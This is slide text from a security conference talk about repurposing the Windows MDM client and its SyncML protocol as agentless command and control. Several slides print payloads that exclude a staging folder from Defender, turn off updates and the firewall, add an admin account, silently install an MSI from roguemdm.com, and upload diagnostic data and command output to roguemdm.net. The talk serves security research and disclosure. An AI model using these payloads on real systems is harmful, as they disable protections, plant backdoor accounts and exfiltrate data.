



AUGUST 9-10, 2023

BRIEFINGS

# Windows Agentless C2

## (Ab)using the MDM Client Stack

**Marcos Oviedo**

**Zach Wasserman**

# About Us



**Zach Wasserman**

FleetDM CTO

Osquery Co-creator

@thezachw



**Marcos Oviedo**

FleetDM Senior Software Engineer


Security Researcher

Osquery Mantainer

@marcosd4h



# Command & Control (C2)



# Agent-based Challenges



Detection by  
security solutions



Maintaining  
persistence



Requires constant  
updates

# Living off the Land




Repurposed  
Features



Operational  
simplicity



Shifts the  
battleground



Built-in  
persistence

# Developing the Concept



# Windows Agentless C2 Concept



# Windows Client Required Capabilities

1

## Client/Server Architecture

# Windows Client Required Capabilities

2

## HTTPS Transport

# Windows Client Required Capabilities

3

**Extensible  
communication protocol**

# Windows Client Required Capabilities

4

**Persistent privileged client**

# Windows Client Required Capabilities

5

**Custom payload execution**

# Windows Client Required Capabilities

6

## Desirable Features

C2 command retrieval mechanism

Always running client

Client identification

Access to OS Management Interfaces

# Windows Features Exploration


- **Group Policy**
- **Windows Management  
Instrumentation (WMI)**
- **Windows Remote Management  
(WinRM)**
- **Windows Notification Services (WNS)**
- **Mobile Device Management (MDM)**

	Group Policy	WMI	WinRM	WNS	MDM
<b>Client/Server Architecture</b>	✓	✓	✓	✓	✓
<b>HTTPS Transport</b>	✗	✗	✓	✓	✓
<b>Extensible Protocol</b>	✓	✓	✓	✓	✓
<b>Persistent Privileged Client</b>	✓	✓	✗	✓	✓
<b>Custom Payloads</b>	✗	✓	✓	✗	✓
Built-in Commands Retrieval	✓	✗	✗	✗	✓
Always running client	✓	✗	✗	✓	✗
Client identification	✓	✗	✗	✓	✓
Access to Management Interfaces	✓	✓	✓	✗	✓




# Repurposing MDM Architecture


# Windows MDM Overview




# MDM Enrollment Flow (MS-MDE2)



# MDM Management Flow (MS-MDM)



# CSP: The Key to Device Management




- **Configuration Service Providers**
- **Modern and cloud-friendly**
- **+60 CSPs exposed to MDM client**

# CSPs for Security Management

- **Accounts CSP**
- **Defender CSP**
- **Firewall CSP**
- **Bitlocker CSP**
- **Policy CSP**
- **Update CSP**
- **Application Control CSP**
- **WDATP and WDAG CSPs**

# SyncML for Covert Control

- XML protocol
- CSP
- Command verbs
- Makes detection harder



# SyncML to retrieve Device Settings

Command Request

```
<Get>
  <CmdID>5</CmdID>
  <Item>
    <Target>
      <LocURI>./DevInfo/DevId</LocURI>
    </Target>
  </Item>
</Get>
```

Command Response

```
<Results>
  <Item>
    <Source>
      <LocURI>./DevInfo/DevId</LocURI>
    </Source>
    <Data>A5BEB9A460936C41B82DA93205FCA6</Data>
  </Item>
</Results>
```

DevInfo CSP

**Does this already  
provide  
Living Off the  
Land (LOL)  
capabilities?**



# Bypass Windows Defender

```
<Add>
  <Item>
    <Target>
      <LocURI>./Device/Vendor/MSFT/Policy/Config/Defender/ExcludedPaths</LocURI>
    </Target>
    <Data>c:\stagers</Data>
  </Item>
</Add>
```

Policy CSP

# Disable Windows Updates

```
<Replace>
  <Item>
    <Target>
      <LocURI>./Device/Vendor/MSFT/Policy/Config/Update/AllowAutoUpdate</LocURI>
    </Target>
    <Data>5</Data>
  </Item>
</Replace>
```

Policy CSP

# Disable Firewall

```
<Add>
  <Item>
    <Target>
      <LocURI>./Vendor/MSFT/Firewall/MdmStore/PublicProfile/EnableFirewall</LocURI>
    </Target>
    <Data>false</Data>
  </Item>
</Add>
```

Firewall CSP

# Escalating Privileges

```
<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser</LocURI>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/Password</LocURI>
  <Data>badpass</Data>
</Add>

<Add>
  <LocURI>./Device/Vendor/MSFT/Accounts/Users/baduser/LocalUserGroup</LocURI>
  <Data>2</Data>
</Add>
```

# Payload Deployment

```
<MsiInstallJob id="{f5645004-3214-46ea-92c2-48835689da06}">
<Download>
  <ContentURL>https://roguemdm.com/static/payload.msi</ContentURL>
</Download>
<Validation>
  <FileHash>7D127BA8F8CC5937DB3052E2632D672120217D910E271A58565BBA780ED8F05C</FileHash>
</Validation>
<Enforcement>
  <CommandLine>/quiet</CommandLine>
  <TimeOut>10</TimeOut>
  <RetryCount>1</RetryCount>
</Enforcement>
```

Enterprise Desktop App Management CSP

**Can we expand  
the Living Off the  
Land concept?**



# Rogue Telemetry

```
<Collection>
<ID>2e20cb4-9789-4f6b-8f6a-766989764c6d</ID>
<SasUrl><! [CDATA[https://roguemdm.net/upload?token=nnrGYfjRFA]]></SasUrl>
<RegistryKey>HKLM\Software\Policies</RegistryKey>
<FoldersFiles>%ProgramData%\Microsoft\DiagnosticLogCSP\Collectors\*.etl</FoldersFiles>
<Command>%windir%\system32\ipconfig.exe /all</Command>
<Command>%windir%\system32\dsregcmd.exe /all</Command>
<Command>%windir%\system32\netsh.exe add helper c:\Users\User\file.dll</Command>
</Collection>
```

**./Vendor/MSFT/DiagnosticLog/DiagnosticArchive/ArchiveDefinition**

**DiagnosticLog CSP**

# Rogue Telemetry

```
<Add>
  <LocURI>
    ./Vendor/MSFT/DiagnosticLog/EtwLog/Collectors/BadCTS/Providers/22fb2cd6-0e7b-422b-a0c7-
  2fad1fd0e716
  </LocURI>
</Add>

